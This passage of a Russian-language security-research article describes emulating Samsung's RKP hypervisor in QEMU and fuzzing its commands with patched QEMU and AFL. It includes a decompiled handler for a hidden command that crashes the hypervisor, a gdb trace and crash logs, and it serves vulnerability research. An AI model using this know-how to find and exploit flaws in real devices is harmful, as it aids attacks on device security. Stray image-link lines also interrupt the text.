В нашем подходе мы не следовали дословно оригинальной инициализации ядра. Конкретно: мы пропустили различные процедуры инициализации значений структур ядра, таких как учётные данные и т.д., которые не имеют смысла в нашем минимальном фреймворке. Кроме того, они специфичны для приложений и не предоставляют ценной информации, необходимой архитектуре ARM для правильного определения состояния EL2. Тем не менее, для полноты мы кратко представим их здесь, и по мере улучшения понимания системы и роста требований к поддерживаемой функциональности фреймворка (например, для улучшения фаззинга, обсуждаемого далее) они могут быть включены в фреймворк.

Команда 0x40 используется для передачи информации о смещениях структур cred и task, а затем команда 0x42 — для размеров cred в ходе инициализации учётных данных в функции ядра `cred_init()`. Далее в `mnt_init()` команда 0x41 используется для информирования EL2 о смещениях структуры vfsmount, а при монтировании rootfs в `init_mount_tree()` информация о vfsmount передаётся через команду 0x55. Эта команда также используется позже при монтировании раздела /system. Эти команды могут быть вызваны только один раз (за исключением команды 0x55 со счётчиком 2) и, как упоминалось, используются в оригинальном процессе инициализации ядра. Включение их в фреймворк требует понимания их использования как со стороны ядра, так и со стороны гипервизора — это оставляем читателю в качестве упражнения; начать можно с изучения различных вызовов `rkp_call()` ядра.

2.4 - Заключительные замечания

На данном этапе мы выполнили большую часть ожидаемых процедур инициализации RKP. Теперь у нас есть полностью функциональный минимальный фреймворк, который можно легко редактировать для тестирования и изучения поведения гипервизора RKP.

Что более важно, мы ввели фундаментальные концепции для того, чтобы читатели могли реализовать собственные конфигурации и достичь текущего состояния системы, которое позволяет взаимодействовать с ней и начинать изучение реализаций фаззинга.

В заключение отметим, что некоторые оригинальные процедуры инициализации ядра были опущены, поскольку их действия не имеют смысла в нашем фреймворке. Они были кратко представлены, и заинтересованные читатели могут изучить различные вызовы `rkp_call()` ядра и по желанию изменить состояние фреймворка. Кроме того, это позволяет фаззерам исследовать различные сценарии конфигурации, не ограниченные нашими собственными предположениями.

---

3 - Фаззинг

В этом разделе мы опишем наши подходы к настройке фаззинг-кампаний в рамках описанной выше конфигурации. Начнём с наивной конфигурации, направленной на введение концепций системы, которые нам нужно учитывать, и первоначального взаимодействия с исходным кодом и функциональностью QEMU. Затем расширим эти знания, интегрировав AFL в нашу конфигурацию для более интеллектуального фаззинга.

Для проверки корректности представленных конфигураций фаззинга нам, очевидно, нужна ошибка, которая приводит к сбою системы. Для этой цели мы будем использовать скрытую команду RKP с id 0x9b. Эта команда ведёт к функции `sub_B0113AA8()`, которая, как показано в фрагменте, прибавляет наш второй аргумент (регистр X1) к значению 0x4080000000 и использует результат как адрес для сохранения QWORD. Как нетрудно догадаться, простая передача 0 в качестве второго аргумента приводит к data abort ;)

```
// vmm-G955FXXU4CRJ5.elf

int64_t sub_B0113AA8(exception_frame *exc_frame)
{
    *(exc_frame->x1 + 0x4080000000) = qword_B013E6B0;
    rkp_debug_log("RKP_5675678c", qword_B013E6B0, 0, 0);
    return 0;
}
```

Для демонстрации использования фреймворка мы вызовем это исключение с подключённым отладчиком. Запускаем фреймворк и устанавливаем точку останова в обработчике команды `hvc 0x9b` на инструкции, записывающей QWORD по вычисленному адресу. Пошаговое выполнение оттуда вызывает исключение, которое — в сочетании с предыдущей информацией об обработчиках исключений RKP — мы можем увидеть как синхронное исключение от того же EL. Продолжение выполнения оттуда приводит нас к синхронному обработчику для data aborts (EC 0x25), который ведёт к `vmm_panic()` :)

```
(gdb) target remote :1234
_reset () at boot64.S:15
15          ldr x30, =stack_top_el3

(gdb) continue
...
Breakpoint 1, 0x00000000b0113ac4 in ?? ()
(gdb) x/4i $pc-0x8
   0xb0113abc:  mov     x0, #0x80000000
   0xb0113ac0:  movk    x0, #0x40, lsl #32
=> 0xb0113ac4:  str     x1, [x2,x0]
   0xb0113ac8:  adrp    x0, 0xb0116000
(gdb) info registers x0 x1 x2
x0             0x4080000000     277025390592
x1             0x0      0
x2             0x1      1


(gdb) stepi
0x00000000b010c1f4 in ?? ()

(gdb) x/20i $pc
=> 0xb010c1f4:  stp     x1, x0, [sp,#-16]!
   ...
   0xb010c234:  mov     x0, #0x200    // Current EL
   0xb010c238:  mov     x1, #0x0      // Synchronous
   0xb010c23c:  mov     x2, sp
   0xb010c240:  bl      0xb010aa44    // vmm_dispatch

(gdb) continue
Continuing.


Breakpoint 5, 0x00000000b010a80c in ?? ()  // EC 0x25 handler
(gdb) x/7i $pc
=> 0xb010a80c:  mov     x0, x22
   0xb010a810:  mov     x1, x21
   0xb010a814:  mov     x2, x19
   0xb010a818:  adrp    x3, 0xb0115000
   0xb010a81c:  add     x3, x3, #0x4d0
   0xb010a820:  bl      0xb010a4cc    // vmm_panic
```

3.1 - Примитивный фаззер

Для реализации примитивного фаззера мы решили использовать инструкцию `brk`, которая генерирует исключение точки останова. Исключение фиксируется в ESR_ELx, а значение непосредственного аргумента — в специфичном для инструкции поле синдрома (биты [24:0] ESR_ELx.ISS). В QEMU эта информация хранится в структуре `CPUARMState.exception`, как

показано в следующем фрагменте.

```
// qemu/target/arm/cpu.h

typedef struct CPUARMState {
    ...

    /* Regs for A64 mode.  */
    uint64_t xregs[32];

    ...

    /* Information associated with an exception about to be taken:
     * code which raises an exception must set cs->exception_index and
     * the relevant parts of this structure; the cpu_do_interrupt function
     * will then set the guest-visible registers as part of the exception
     * entry process.
     */
    struct {
        uint32_t syndrome; /* AArch64 format syndrome register */
        ...
    } exception;
    ...
}
```

Функция `arm_cpu_do_interrupt()` обрабатывает исключения в QEMU, и мы можем перехватывать вызов `brk`, проверяя переменную `CPUState.exception_index`, как показано в (23). Там можно ввести нашу логику фаззинга и настроить состояние системы с нашими фаззированными значениями для доступа гостя, как описано далее. Наконец, чтобы избежать фактической обработки исключения (вызова обработчика вектора исключения, смены EL и т.д.), которая нарушила бы наш поток программы, мы просто продвигаем `pc` на следующую инструкцию и возвращаемся из функции. Это фактически превращает `brk` в инструкцию фаззинга.

```
// qemu/target/arm/helper.c

/* Handle a CPU exception for A and R profile CPUs.
   ...
 */
void arm_cpu_do_interrupt(CPUState *cs)
{
    ARMCPU *cpu = ARM_CPU(cs);
    CPUARMState *env = &cpu->env;
    ...

    // Handle the break instruction
    if (cs->exception_index == EXCP_BKPT) {                      /* (23) */

        handle_brk(cs, env);

        env->pc += 4;
        return;
    }
    ...

    arm_cpu_do_interrupt_aarch64(cs);
    ...
}
```

Мы используем поле синдрома как идентификатор функции; конкретно, непосредственное значение 0x1 используется для вызова функциональности примитивного фаззинга. Здесь можно реализовать множество различных обвязок. В нашем демонстрационном подходе мы используем только один аргумент (через X0), указывающий на гостевой буфер, куда могут быть помещены фаззированные данные. Регистры фреймворка, а следовательно, аргументы, которые будут переданы EL2 через `rkp_call_fuzz` после вызова `__break_fuzz()`, устанавливаются нашей обвязкой в функции `handle_brk()`.

```
// framework/main.c
```

```
void el1_main(void) {
    framework_rkp_init();
    rkp_call(RKP_DEF_INIT, 0, 0, 0, 0, 0);

    for(; ;){ // fuzzing loop
        __break_fuzz(); // create fuzzed values
        rkp_call_fuzz(); // invoke RKP
    }
}

// framework/util.S

__break_fuzz:
    ldr x0, =rand_buf
    brk #1
    ret
ENDPROC(__break_fuzz)

rkp_call_fuzz:
    hvc #0
    ret
ENDPROC(rkp_call_fuzz)
```

Мы не будем представлять здесь сложные обвязки, поскольку это выходит за рамки данной статьи и оставляется читателю в качестве упражнения. Однако мы опишем простую обвязку для фаззинга команд RKP. Кроме того, поскольку большинство обработчиков RKP ожидают, что второй аргумент (регистр X1) указывает на действительный буфер, мы будем использовать указатель `rand_buf`, как показано выше, для этой цели.

Логика должна быть достаточно простой. Получаем случайный байт (24), в конце помещаем его в X0 (25), который в результате будет использоваться как индекс команды RKP. Затем читаем страницу случайных данных и копируем её в гостевой буфер `rand_buf` (используя функцию `cpu_memory_rw_debug()`), используя его как второй аргумент путём помещения адреса буфера в X1 (26).

```
// qemu/target/arm/patch.c

int handle_brk(CPUState *cs, CPUARMState *env)
{
    uint8_t syndrome = env->exception.syndrome & 0xFF;
    int l = 0x1000;
    uint8_t buf[l];

    switch (syndrome) {
        case 0: // break to gdb
            if (gdbserver_running()) {
                qemu_log_mask(CPU_LOG_INT, "[!] breaking to gdb\n");
                vm_stop(RUN_STATE_DEBUG);
            }
            break;
        case 1: ; // dummy fuzz
            uint8_t cmd = random() & 0xFF;                      /* (24) */

            /* write random data to buffer buf */

            /*
             * Write host buffer buf to guest buffer pointed to
             * by register X0 during brk invocation
             */
            if (cpu_memory_rw_debug(cs, env->xregs[0], buf, l, 1) < 0) {
                fprintf(stderr, " Cannot access memory\n");
                return -1;
            }

            fuzz_cpu_state.xregs[0] = 0x83800000 | (cmd << 12);
            fuzz_cpu_state.xregs[1] = env->xregs[0];
            env->xregs[0] = fuzz_cpu_state.xregs[0];            /* (25) */
            env->xregs[1] = fuzz_cpu_state.xregs[1];            /* (26) */
```

```
            break;
        default:
            ;
    }
    return 0;
}
```

Как и следует ожидать, после компиляции модифицированного QEMU и запуска фаззера ничего не происходит! Объясняем далее.

3.1.1 - Обработка сбоев

Поскольку это — bare metal реализация, тут нечему "падать". Как только происходит abort, вызывается обработчик исключения abort, и как наш фреймворк, так и RKP оказываются в бесконечном цикле. Для идентификации aborts мы просто перехватываем их в `arm_cpu_do_interrupt()` аналогично `brk`.

```
// qemu/target/arm/helper.c

void arm_cpu_do_interrupt(CPUState *cs)
{
    ...

    // Handle the instruction or data abort
    if (cs->exception_index == EXCP_PREFETCH_ABORT ||
          cs->exception_index == EXCP_DATA_ABORT ) {

        if(handle_abort(cs, env) == -1) {
            qemu_system_shutdown_request(SHUTDOWN_CAUSE_HOST_ERROR);
        }
        // reset system
        qemu_system_reset_request(SHUTDOWN_CAUSE_HOST_QMP_SYSTEM_RESET);
    }
    ...
}
```

При генерации исключения data или instruction abort мы создаём журнал сбоя в `handle_abort()`, а затем запрашиваем у QEMU либо сброс и перезапуск фаззинга, либо завершение, если `handle_abort()` завершается с ошибкой, что фактически прекращает фаззинг, так как мы не можем обработать aborts. Используем функции QEMU для дампа состояния системы: адреса ошибок, системных регистров и дампов памяти в текстовые файлы журналов в каталоге crashes/.

```
int handle_abort(CPUState *cs, CPUARMState *env)
{
    FILE* dump_file;

    if (open_crash_log(&dump_file) == -1) return -1;


    const char *fmt_str = "********* Data\\Instruction abort! *********\n"
                          "FAR = 0x%llx\t ELR = 0x%llx\n"
                          "Fuzz x0 = 0x%llx\t Fuzz x1 = 0x%llx\n";

    fprintf(dump_file, fmt_str, env->exception.vaddress,
                                env->pc,
                                fuzz_cpu_state.xregs[0],
                                fuzz_cpu_state.xregs[1]);

    fprintf(dump_file, "\n********** CPU State **********\n");
    cpu_dump_state(cs, dump_file, CPU_DUMP_CODE);
    fprintf(dump_file, "\n********** Disassembly **********\n");
    target_disas(dump_file, cs, env->pc-0x20, 0x40);
    fprintf(dump_file, "\n********** Memory Dump **********\n");
    dump_extra_reg_data(cs, env, dump_file);

    fprintf(dump_file, "\n********** End of report **********\n");
```

```
    fclose(dump_file);

    return 0;
}
```

Ниже представлен пример обрезанного журнала сбоя. Видно, что ошибочная команда — 0x8389b000 (или индекс команды 0x9b ;), адрес ошибки и код, где произошёл abort. Можете создать собственные журналы, запустив примитивный фаззер ;)

```
********** Data\Instruction abort! **********
FAR = 0x41000c5000       ELR = 0xb0113ac4
Fuzz x0 = 0x8389b000     Fuzz x1 = 0x800c5000

********** CPU State **********
 PC=00000000b0113ac4 X00=0000004080000000 X01=0000000000000000
X02=00000000800c5000 X03=0000000000000000 X04=0000000000000000
....
X29=00000000b0142e70 X30=00000000b010d294  SP=00000000b0142e70
PSTATE=600003c9 -ZC- NS EL2h

********** Disassembly **********
0xb0113abc:  d2b00000  movz     x0, #0x8000, lsl #16
0xb0113ac0:  f2c00800  movk     x0, #0x40, lsl #32
0xb0113ac4:  f8206841  str      x1, [x2, x0]
0xb0113ac8:  f0000000  adrp     x0, #0xb0116000
0xb0113acc:  911ac000  add      x0, x0, #0x6b0

********** Memory Dump **********
...
X00: 0x0000004080000000
000000407fffff60: Cannot access memory

...

X02: 0x00000000800c5000
...
00000000800c4fe0: 0x0000000000000000 0x0000000000000000
00000000800c4ff0: 0x0000000000000000 0x0000000000000000
00000000800c5000: 0x21969a71a5b30938 0xc6d843c68f2f38be
00000000800c5010: 0xd7a1a2d7948ffd7e 0x42793a9f98647619
00000000800c5020: 0x87c01b08bb98d031 0x1949658c38220d4d

...

********** End of report **********
```

3.1.2 - Обработка зависаний

RKP имеет две функции, ведущие к зависанию системы: `rkp_policy_violation()` и `vmm_panic()`. Первая используется при возникновении неподдерживаемых RKP исключений или классов исключений, тогда как вторая ближе по логике к функции `assert()`.

Поскольку существуют только две функции с такими характеристиками, мы можем просто сбрасывать систему, если они когда-либо выполняются. Это делается в функции QEMU `cpu_tb_exec()`, отвечающей за эмуляцию выполнения одного базового блока. Когда они идентифицируются по адресу, система сбрасывается, как в случае abort, описанном выше, однако без создания файла журнала сбоя.

Очевидно, что это не оптимальный подход и плохо масштабируется. Лучшее решение будет представлено в конфигурации с AFL, описанной далее.

```
// qemu/accel/tcg/cpu-exec.c

/* Execute a TB, and fix up the CPU state afterwards if necessary */
static inline tcg_target_ulong cpu_tb_exec(CPUState *cpu,
                                           TranslationBlock *itb)
```

```
{
    CPUArchState *env = cpu->env_ptr;
    ...

    if (env->pc == 0xB010DBA4) { // rkp_policy_violation
        qemu_log("[!] POLICY VIOLATION!!! System Reset!\n");
        qemu_system_reset_request(SHUTDOWN_CAUSE_HOST_QMP_SYSTEM_RESET);
    }

    if (env->pc == 0xB010A4CC) { // vmm_panic
        qemu_log("[!] VMM PANIC!!! We should not be here!!!\n");
        qemu_system_reset_request(SHUTDOWN_CAUSE_HOST_QMP_SYSTEM_RESET);
    }

    ...
}
```

3.2 - AFL с полноценной эмуляцией системы QEMU

Одной из основных проблем, с которыми пришлось столкнуться в процессе работы, было стремительное изменение QEMU. Это приводило к устареванию различных инструментов, если только команды не занимались их портированием на новые версии с исправлением проблем, вносимых изменённым кодом QEMU. Имея это в виду, сначала рассмотрим проблемы, вытекающие из этой ситуации и предыдущих работ по эмуляции полноценной системы, а затем перейдём к предлагаемому решению.


3.2.1 - Введение


Как упоминалось ранее, мы выбрали последний стабильный QEMU v4.1.0 и AFL v2.56b. Первым шагом было портирование AFL на целевую версию QEMU. Сам патч достаточно прост, поэтому подробности здесь не приводятся. Обращайтесь к прилагаемому файлу afl-2.56-qemu-4.1.0-port/readme. Обратите внимание, что для удаления каталога QEMU из подпапки AFL мы включили в патч заголовочные файлы AFL config.h и afl-types.h. В результате, чтобы избежать непредвиденного поведения, эти файлы должны быть синхронизированы между AFL и QEMU.

После применения патчей и сборки QEMU, а также копирования полученного бинарника в каталог AFL как `afl-qemu-trace`, вызываем AFL с QEMU по-старинке:

```
$ ./afl-fuzz -Q -i in -o out /usr/bin/readelf -a @@
```

Кратко объясним ключевые моменты QEMU/AFL для понимания модифицированной версии. При работе с QEMU форксервер практически запускается внутри QEMU, стартует при достижении точки входа ELF и синхронизируется с AFL через пайпы. Когда AFL инструктирует форксервер запустить один раз, форксервер (родитель) клонирует себя, записывает pid дочернего QEMU (ребёнка) в AFL и позволяет ребёнку выполняться свободно. AFL устанавливает сторожевой таймер выполнения ребёнка, который завершит ребёнка при срабатывании. Пока ребёнок выполняется, он обновляет битовую карту AFL (`afl_maybe_log()`) и сообщает родителю о блоках, которые ещё не были транслированы (`afl_request_tsl()`); родитель ожидает в цикле чтения (`afl_wait_tsl()`). При обнаружении нового блока родитель зеркалирует трансляцию и избегает повторной трансляции для будущих детей, что значительно улучшает производительность фаззинга (заинтересованные читатели также могут обратиться к [07]). При завершении/краше/выходе ребёнка родитель выходит из цикла ожидания, отчитывается перед AFL и ожидает команды AFL на новое выполнение.





Наш подход основан на TriforceAFL [08], целью которого был фаззинг ядра Linux. Мы дадим краткий обзор, но пропустим различные детали, потому что, как упоминалось, TriforceAFL основан на старых версиях QEMU (2.3.0) и AFL (2.06b), в настоящее время не собирается, и проект, похоже, заброшен. Кроме того, ядро Linux значительно сложнее нашего фреймворка и целевого гипервизора, поэтому там использовался другой хэш-алгоритм для битовой карты, который здесь не требуется. Кроме того, целевой бинарник в данной статье является ARM-бинарником и выполняется на другом уровне (EL2) по сравнению с ядром Linux (EL1). Тем не менее заинтересованные читатели могут обратиться к исходному коду проекта, документации [09] и слайдам для получения дополнительных сведений.

Вкратце: была введена инструкция как обработчик для диспетчеризации операций в 4 различные функции, называемые "гиперзвонками", обрабатываемые QEMU. Родитель выполняется нормально и загружает ВМ до первого "гиперзвонка" `startForkServer`, при котором создаётся форксервер. Родитель/форксервер порождает дочернего гостя, который затем вызывает "гиперзвонок" `getWork` для получения нового тест-кейса от хоста в гостевую ВМ, а затем "гиперзвонок" `startWork` для включения трассировки и установки отслеживаемой области адресов. Если дочерний процесс не падает, он завершается вызовом "гиперзвонка" `endWork`, принудительно завершающего дочерний QEMU. Эти "гиперзвонки" вызываются из пользовательского драйвера ядра Linux.

Как указано в TriforceAFL, обеспечение работы форксервера было одной из наиболее сложных частей. QEMU с полноценной эмуляцией системы использует 3 потока: CPU, IO и RCU. Их решением было: "гиперзвонок" `startForkServer` устанавливает флаг, заставляющий поток CPU (vCPU) выходить из цикла CPU, сохранять некоторую информацию о состоянии, уведомлять поток IO и завершаться. Поток IO получает уведомление и запускает форксервер путём форка себя самого. Дочерний поток IO затем порождает новый поток vCPU, восстанавливающий своё

состояние из ранее сохранённой информации родительского vCPU и продолжающий выполнение из точки `startForkServer`. По сути, форксервер — это поток IO (чей поток vCPU теперь завершён), и каждый новый форк-ребёнок порождает новый поток vCPU (с информацией из сохранённого состояния родительского vCPU) для эмуляции CPU.

Наконец, AFL был изменён для увеличения ограничения памяти QEMU-родителя/ребёнка MEM_LIMIT_QEMU, поскольку полноценная эмуляция системы требует значительно больше памяти по сравнению с пользовательской эмуляцией, особенно для эмуляции ядра Linux. Кроме того, при форке `init_forkserver()` AFL таймер, управляемый значением FORK_WAIT_MULT, устанавливается в AFL для предотвращения бесконечного блокирующего чтения в случае сбоя форксервера в родителе. Это значение было увеличено, поскольку на данном шаге родитель инициализирует гостевую ВМ до достижения "гиперзвонка" `startForkServer`, что может занять значительное время. Наконец, режим, включаемый аргументом -QQ, был введён для того, чтобы пользователь мог указывать путь к бинарнику QEMU вместо использования `afl-qemu-trace`.

Наш подход во многом опирается на TriforceAFL, как упоминалось ранее. Мы решили пропустить детали реализации TriforceAFL из-за огромных различий в QEMU, однако рекомендуем читателям изучить реализацию и документацию TriforceAFL [08].

3.2.2 - Реализация

Сначала рассмотрим diff AFL, который наиболее краток, поскольку мы изменили только afl-fuzz.c и config.h и не сильно отходим от TriforceAFL. Ограничения памяти для родителя/ребёнка QEMU закомментированы, поскольку эмуляция нашего фреймворка требует значительно больше памяти. Во-вторых, для отключения функции цепочки QEMU, влияющей на стабильность AFL, AFL обычно устанавливает переменную окружения "QEMU_LOG" в "nochain" (см. qemu/linux-user/main.c для деталей) перед вызовом QEMU в пользовательском режиме. Однако этот параметр не учитывается при полноценной эмуляции системы, и поэтому при вызове QEMU с полноценной эмуляцией системы _необходимо_ указывать опцию QEMU `-d nochain`. Наконец, пользователи должны настроить различные системные конфигурации, необходимые AFL: отключить масштабирование частоты CPU и утилиты внешней обработки coredump. Вызываем фаззер с нашей конфигурацией следующим образом:


```
$ AFL_SKIP_CPUFREQ=1 AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1 \
    ./afl-fuzz -QQ -i in -o out                              \
      <path-to-qemu>/aarch64-softmmu/qemu-system-aarch64     \
        -machine virt                                        \
        -cpu cortex-a57                                      \
        -smp 1                                               \
        -m 3G                                                \
        -kernel kernel.elf                                   \
        -machine gic-version=3                               \
        -machine secure=true                                 \
        -machine virtualization=true                         \
        -nographic                                           \
        -d nochain                                           \
        -afl_file @@
```


3.3.2.1 - Патчи QEMU

На данном этапе мы рассмотрим детали патчей QEMU для поддержки фаззинга AFL с полноценной эмуляцией системы, поскольку, как упоминалось ранее, несмотря на сохранение основной идеи, существует множество отличий от оригинальной реализации TriforceAFL, главным образом из-за огромных различий между версиями QEMU. Первое отличие: вместо введения новой инструкции мы использовали `brk` для реализации "гиперзвонков".

```
// qemu/target/arm/patch.c

int handle_brk(CPUState *cs, CPUARMState *env)
{
    ...

    switch (syndrome) {
        ...

        case 3:
            return start_forkserver(cs, env, env->xregs[0]);
        case 4:
            return get_work(cs, env, env->xregs[0], env->xregs[1]);
        case 5:
            return start_work(cs, env, env->xregs[0], env->xregs[1]);
        case 6:
            return done_work(env->xregs[0]);
        default:
            ;
    }
    return 0;
}
```

Для лучшей демонстрации конфигурации приведём следующую схему, и каждый шаг будет объяснён далее. Читателям также рекомендуется сравнить её с оригинальной схемой AFL/QEMU, представленной ранее.





Qemu Parent		Qemu Parent		Qemu Child		Qemu Child
IO thread		vCPU thread		IO thread		vCPU thread

В процессе инициализации системы vCPU создаётся (27) потоком IO в зависимости от конфигурации системы. Наша конфигурация использует Multithread Tiny Code Generator (MTTCG), позволяющий хосту запускать по одному хост-потоку на каждый гостевой vCPU. Обратите внимание, что мы используем одно ядро/поток и, следовательно, в нашей конфигурации есть только один поток vCPU.

Точкой входа потока vCPU для конфигурации MTTCG является функция `qemu_tcg_cpu_thread_fn()` в qemu/cpus.c, где после некоторых инициализаций vCPU входит в свой основной цикл выполнения (29)-(40). На высоком уровне абстракции цикл выполнения состоит из двух шагов: трансляции базовых блоков (функция `tb_find()`) и их выполнения (функция `cpu_tb_exec()`).

Как упоминалось ранее, мы позволяем родителю QEMU выполняться свободно и инициализировать гостевую ВМ до вызова "гиперзвонка" `start_forkserver`. В результате каждый дочерний форксервер будет стартовать с _полностью инициализированной ВМ_ прямо перед целевой функциональностью, что существенно улучшает производительность фаззинга.

```
// qemu/cpus.c

/* Multi-threaded TCG
 *
 * In the multi-threaded case each vCPU has its own thread. The TLS
 * variable current_cpu can be used deep in the code to find the
 * current CPUState for a given thread.
 */

static void *qemu_tcg_cpu_thread_fn(void *arg)
{
    CPUState *cpu = arg;

    ...

    tcg_register_thread();                                  /* (39) */

    do {
        ...
```

```
        r = tcg_cpu_exec(cpu);                                      /* (40) */

        ...

    } while ((!cpu->unplug || cpu_can_run(cpu))                     /* (41) */
               && !afl_wants_cpu_to_stop);

    if(afl_wants_cpu_to_stop) {
        ...

        if(write(afl_qemuloop_pipe[1], "FORK", 4) != 4)             /* (42) */
            perror("write afl_qemuloop_pip");
        ...

        restart_cpu = (&cpus)->tqh_first;                           /* (43) */

        ...
    }
    ...

    return NULL;
}
```

